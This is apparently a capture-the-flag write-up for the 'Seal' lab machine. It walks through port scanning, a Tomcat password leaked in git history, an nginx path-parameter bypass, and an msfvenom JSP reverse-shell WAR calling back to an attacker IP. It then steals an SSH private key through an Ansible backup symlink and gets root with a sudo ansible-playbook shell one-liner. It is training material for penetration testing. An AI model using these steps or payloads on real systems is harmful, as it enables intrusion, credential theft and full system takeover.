


# Information Gathering

## 1) Found open ports

```
(vigneswar@VigneswarPC)-[~]
$ tcpscan 10.10.10.250
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-26 15:55 IST
Nmap scan report for 10.10.10.250
Host is up (1.9s latency).
Not shown: 60238 closed tcp ports (reset), 5294 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE        VERSION
22/tcp    open  ssh            OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 4b:89:47:39:67:3d:07:31:5e:3f:4c:27:41:1f:f9:67 (RSA)
|   256 04:a7:4f:39:95:65:c5:b0:8d:d5:49:2e:d8:44:00:36 (ECDSA)
|_  256 b4:5e:83:93:c5:42:49:de:71:25:92:71:23:b1:85:54 (ED25519)
443/tcp   open  ssl/http       nginx 1.18.0 (Ubuntu)
|_ http-server-header: nginx/1.18.0 (Ubuntu)
|_ tls-alpn:
|   _ http/1.1
|_ http-title: Seal Market
|_ ssl-cert: Subject: commonName=seal.htb/organizationName=Seal Pvt Ltd/stateOrProvinceName=London/countryName=UK
|_ Not valid before: 2021-05-05T10:24:03
|_ Not valid after:  2022-05-05T10:24:03
|_ tls-nextprotoneg:
|   _ http/1.1
|_ ssl-date: TLS randomness does not represent time
8080/tcp   open  http-proxy
|_ http-auth:
|   HTTP/1.1 401 Unauthorized\x0D
|_ Server returned status 401 but no WWW-Authenticate header.
|_ http-title: Site doesn't have a title (text/html; charset=utf-8).
fingerprint-strings:
  FourOhFourRequest:
    HTTP/1.1 401 Unauthorized
    Date: Fri, 26 Jul 2024 10:27:29 GMT
    Set-Cookie: JSESSIONID=node019u4n20zzne2sneeukmz41d0o2.node0; Path=/; HttpOnly
    Expires: Thu, 01 Jan 1970 00:00:00 GMT
    Content-Type: text/html; charset=utf-8
    Content-Length: 0
  GetRequest:
    HTTP/1.1 401 Unauthorized
```

## 2) Checked the website



## 3) Checked for more pages



```
(vigneswar@VigneswarPC)-[/tmp/seal]
$ git clone http://seal.htb:8080/git/root/infra.git
Cloning into 'infra'...
Username for 'http://seal.htb:8080': hacker
Password for 'http://hacker@seal.htb:8080':
remote: Counting objects: 15, done
remote: Finding sources: 100% (15/15)
remote: Getting sizes: 100% (13/13)
remote: Compressing objects: 100% (59/59)
remote: Total 15 (delta 1), reused 12 (delta 0)
Unpacking objects: 100% (15/15), 2.42 KiB | 118.00 KiB/s, done.
```

```
(vigneswar@VigneswarPC)-[/tmp/seal]
$ git clone http://seal.htb:8080/git/root/seal_market.git
Cloning into 'seal_market'...
Username for 'http://seal.htb:8080': hacker
Password for 'http://hacker@seal.htb:8080':
remote: Counting objects: 161, done
remote: Finding sources: 100% (161/161)
remote: Getting sizes: 100% (132/132)
remote: Compressing objects: 100% (1339/1339)
remote: Total 161 (delta 22), reused 149 (delta 16)
Receiving objects: 100% (161/161), 1.80 MiB | 533.00 KiB/s, done.
Resolving deltas: 100% (22/22), done.
```

## 6) Found a password from git

```
(vigneswar@VigneswarPC)-[/tmp/seal/seal_market/nginx/sites-available]
$ git checkout ac21032
Note: switching to 'ac21032'.
```

You are in 'detached HEAD' state. You can look around, make experimental changes and commit them, and you can discard any commits you make in this state without impacting any branches by switching back to a branch.

If you want to create a new branch to retain commits you create, you may do so (now or later) by using `-c` with the switch command. Example:

```
git switch -c <new-branch-name>
```

Or undo this operation with:

```
git switch -
```

Turn off this advice by setting config variable `advice.detachedHead` to `false`

HEAD is now at ac21032 Adding tomcat configuration

```
(vigneswar@VigneswarPC)-[/tmp/seal/seal_market/nginx/sites-available]
$ git diff 971f3aa
diff --git a/tomcat/tomcat-users.xml b/tomcat/tomcat-users.xml
index aef66d0..7f79aec 100644
--- a/tomcat/tomcat-users.xml
+++ b/tomcat/tomcat-users.xml
@@ -41,4 +41,5 @@
<user username="both" password="<must-be-changed>" roles="tomcat,role1"/>
<user username="role1" password="<must-be-changed>" roles="role1"/>
-->
+<user username="tomcat" password="42MrHBf*z8{Z%" roles="manager-gui,admin-gui"/>
</tomcat-users>
```

```
(vigneswar@VigneswarPC)-[/tmp/seal/seal_market/nginx/sites-available]
$
```

tomcat:42MrHBf\*z8{Z%

7) However the hostmanager is protected with ssl verification

```
location /host-manager/html {
    if ($ssl_client_verify != SUCCESS) {
        return 403;
    }
    proxy_set_header    Host $host;
    proxy_set_header    X-Real-IP $remote_addr;
    proxy_set_header    X-Forwarded-For $proxy_add_x_forwarded_for;
    proxy_set_header    X-Forwarded-Proto $scheme;
    proxy_pass           http://localhost:8000;
    proxy_read_timeout   90;
    proxy_redirect       http://localhost:8000 https://0.0.0.0;
}

location / {
    proxy_set_header    Host $host;
    proxy_set_header    X-Real-IP $remote_addr;
    proxy_set_header    X-Forwarded-For $proxy_add_x_forwarded_for;
    proxy_set_header    X-Forwarded-Proto $scheme;
    proxy_pass           http://localhost:8000;
    proxy_read_timeout   90;
    proxy_redirect       http://localhost:8000 https://0.0.0.0;
}
```

## ***Vulnerability Assessment***

1) It turns out the nginx reverse proxy can be bypassed by using url path parameters

# URL path parameter

`http://example.com/foo;name=orange/bar/`

2) Got access to tomcat manager

Tomcat Web Application Manager

Message: OK

**Manager**

List Applications HTML Manager Help Manager Help Server Status

**Applications**

Path	Version	Display Name	Running	Sessions	Commands
/	None specified		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/host-manager	None specified	Tomcat Host Manager Application	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/manager	None specified	Tomcat Manager Application	true	1	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes

**Deploy**

Deploy directory or WAR file located on server

Context Path:   
 Version (for parallel deployment):   
 XML Configuration file path:   
 WAR or Directory path:

**WAR file to deploy**

Select WAR file to upload  No file selected.

**Edit match/replace rule**

Specify the details of the match/replace rule.

Type: Request header

Match: GET /manager/

Replace: GET /manager/../../manager/

Comment:

☐ Regex match


OK Cancel

## Exploitation


1) Exploited tomcat manager to get a reverse shell

```
(vigneswar@VigneswarPC)-[/tmp/seal]
$ msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.7 LPORT=4444 -f war > rev.war
Payload size: 1093 bytes
Final size of war file: 1093 bytes
```

Tomcat Version	JVM Version	JVM Vendor	OS Name





2) Got reverse shell



## Lateral Movement

1) Found a job running as luis user





```
tomcat@seal:/$ cat /opt/backups/playbook/run.yml
- hosts: localhost
  tasks:
    - name: Copy Files
      synchronize: src=/var/lib/tomcat9/webapps/ROOT/admin/dashboard dest=/opt/backups/files copy_links=yes
    - name: Server Backups
      archive:
        path: /opt/backups/files/
        dest: "/opt/backups/archives/backup-{{ansible_date_time.date}}-{{ansible_date_time.time}}.gz"
    - name: Clean
      file:
        state: absent
        path: /opt/backups/files/
        Submit the flag located in the luis user's home directory.
tomcat@seal:/$ |
```

copy links is enabled, we can make a symbolic link to ssh key

```
tomcat@seal:/var/lib/tomcat9/webapps/ROOT/admin/dashboard/uploads$ ln -s /home/luis/.ssh/id_rsa id_rsa
tomcat@seal:/var/lib/tomcat9/webapps/ROOT/admin/dashboard/uploads$ ls
id_rsa
tomcat@seal:/var/lib/tomcat9/webapps/ROOT/admin/dashboard/uploads$
```

2) Got the private key

```
tomcat@seal:/opt/backups/archives$ ls
backup-2024-07-26-13:50:32.gz
tomcat@seal:/opt/backups/archives$ ls
backup-2024-07-26-13:50:32.gz
tomcat@seal:/opt/backups/archives$ ls
backup-2024-07-26-13:50:32.gz
tomcat@seal:/opt/backups/archives$ ls
backup-2024-07-26-13:50:32.gz backup-2024-07-26-13:51:33.gz backup-2024-07-26-13:52:33.gz
tomcat@seal:/opt/backups/archives$ python3 -m http.server -b 0.0.0.0 5555
Serving HTTP on 0.0.0.0 port 5555 (http://0.0.0.0:5555/) ...
10.10.14.7 - - [26/Jul/2024 13:53:32] "GET /backup-2024-07-26-13:51:33.gz HT
TP/1.1" 200 -
```

```
vigneswar@VigneswarPC: /tr
$ ls
bootstrap css images index.html scripts uploads
(vigneswar@VigneswarPC)-[/tmp/seal/temp/dashboard]
$ cd uploads
(vigneswar@VigneswarPC)-[/tmp/seal/temp/dashboard/uploads]
$ ls
id_rsa
(vigneswar@VigneswarPC)-[/tmp/seal/temp/dashboard/uploads]
$ cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAABG5vbmUAAAABbm9uZQAAAAAAAAABAAAAAwAAADzc2gtcn
NhAAAAAwEAAQAAAEAs3kISCeddKacQhVcpTTVcLxM9q2iQKzi9hsnLEt0Z7kchZrSZsG
DkID79g/4XrnoKXm2ud0gmZxdVJUAQ33Kg3Nk6czDI0wevr/Yf8pCkXm5rsnf05zjEuVGo
MTJhNZ8iOu7sCDZZA6sX480FtuF6zuUgFqzHrdHrR4+YFawgP80gJ9NMWkapmmtkkxcEbF4
n1+v/L+74kEmti7jTiTSQgPr/ToTdvQtw12+YafVtEkB/8ipEnAIoD/B6J00d4pPTNgX8R
MPWH93mStrqblnMOWJto9YpLxhM43v9I6EUje8gp/EcSrvHD8ezEENzZS+IbcP+hnw5eLa
duLmtdTSMPTCWkpI9hXHNu9njcD+TRR/A90VHqddqLLaJkgC9zprRXB2096DVxFYdOLcjgeN
3rcnCAEHQ75VsEHXE/NHg08zjD2o3cnA0zsMyQrQNXtPa+qHjVDch/TITjSLCWxAFHy/OI
Px8upE/kbEoy1+dJHuR+gEp6yMLfqFyEVhUbdqyhAAAFg0AxxrtXgMa7VAAAAAB3NzaC1yc2
EAAAGBALN5CEggnnXSmnAkIVXKU01XC8TPatokCs4vYbJ5RLdGe5HIWaoMbBg5CA+/YP+FF6
56CL5trndIJmcXVSAEN9yoNzZ0NMwyNMHr6/2HwaQpF5ua7J360c4xLLRqDEyYTWfIjru
7Ag2WQ0rF+PDhbbhes7LIBasx63R60ePmBWsID/DoCfTVpGqZprZJMXBGxeJ9fr/5fu+JB
JrYu404k0kID6/06E3b0LcNdvGn1bRJAf/IqRJwCKA/weiTjneKT0zVF/ETD1h/d5kra6
m5ZzDLibaPwKS8YTON7/S0hFI3vIKfxHEq7xmwXsxBDN2UviG3D/oZ80XpWnbisXU0jD0
wLpKSPYVxzVPZ43A/k0UfwPdFR6nai5WiZIAvc6UvVdtPeg1cRWHTi3I4Hjd63Jwg8IU0+
VbBB1xPzR4DvM4w9qN3JwDs7DMkK6jV7T2vqh41Q3If09U40pQLsQBR8vzID8QbqRP5GxK
MtfSR7kfoBKesjJX6hchFYVGw6soQAAAAAMBAEAAAGAJuAsvXR1svLE0EbDQcYVZUbxaw
```

3) Connected with ssh

```

(vigneswar@VigneswarPC)-[/tmp/seal]
$ ssh luis@seal.htb -i id_rsa
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Fri 26 Jul 2024 01:56:30 PM UTC

System load:          0.04
Usage of /:           47.4% of 9.58GB
Memory usage:        28%
Swap usage:          0%
Processes:           175
Users logged in:      0
IPv4 address for eth0: 10.10.10.250
IPv6 address for eth0: dead:beef::250:56ff:fe94:b9f4

 * Pure upstream Kubernetes 1.21, smallest, simplest cluster ops!

https://microk8s.io/

22 updates can be applied immediately.
15 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Fri May  7 07:00:18 2021 from 10.10.14.2
luis@seal:~$

```

## Privilege Escalation

### 1) Found sudo permissions

```

luis@seal:~$ sudo -l
Matching Defaults entries for luis on seal:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User luis may run the following commands on seal:
    (ALL) NOPASSWD: /usr/bin/ansible-playbook *
luis@seal:~$

```

### 2) Ansible-Playbook can be used to escalate privileges to root



# .. / ansible-playbook

☆ Star 10,429

[Shell](#) [Sudo](#)

## Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
TF=$(mktemp)
echo ' [{hosts: localhost, tasks: [shell: /bin/sh </dev/tty >/dev/tty 2>/dev/tty]]}' >$TF
ansible-playbook $TF
```

## Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
TF=$(mktemp)
echo ' [{hosts: localhost, tasks: [shell: /bin/sh </dev/tty >/dev/tty 2>/dev/tty]]}' >$TF
sudo ansible-playbook $TF
```

## 3) Got root access

```
luis@seal:~$ TF=$(mktemp)
luis@seal:~$ echo ' [{hosts: localhost, tasks: [shell: /bin/sh </dev/tty >/dev/tty 2>/dev/tty]]}' >$TF
le-playbook $TF
luis@seal:~$ sudo ansible-playbook $TF
[WARNING]: provided hosts list is empty, only localhost is available. Note that the implicit localhost does not match 'all'

PLAY [localhost] *****

TASK [Gathering Facts] *****
ok: [localhost]

TASK [shell] *****
# ls
ansible_command_payload_9klvn8po  systemd-private-b58a29e0822d4765b8ed229390a14fe3-systemd-logind.service-PpDVsj      tmp.StzWehuSUu
hsperfdata_luis                  systemd-private-b58a29e0822d4765b8ed229390a14fe3-systemd-timesyncd.service-gILxMh    vmware-root_831-4248090624
snap.lxd                         systemd-private-b58a29e0822d4765b8ed229390a14fe3-tomcat9.service-PtxEBg
# cd ~
# cat root.txt
ca91912acacbd68e3e879bac796d2a78
# |
```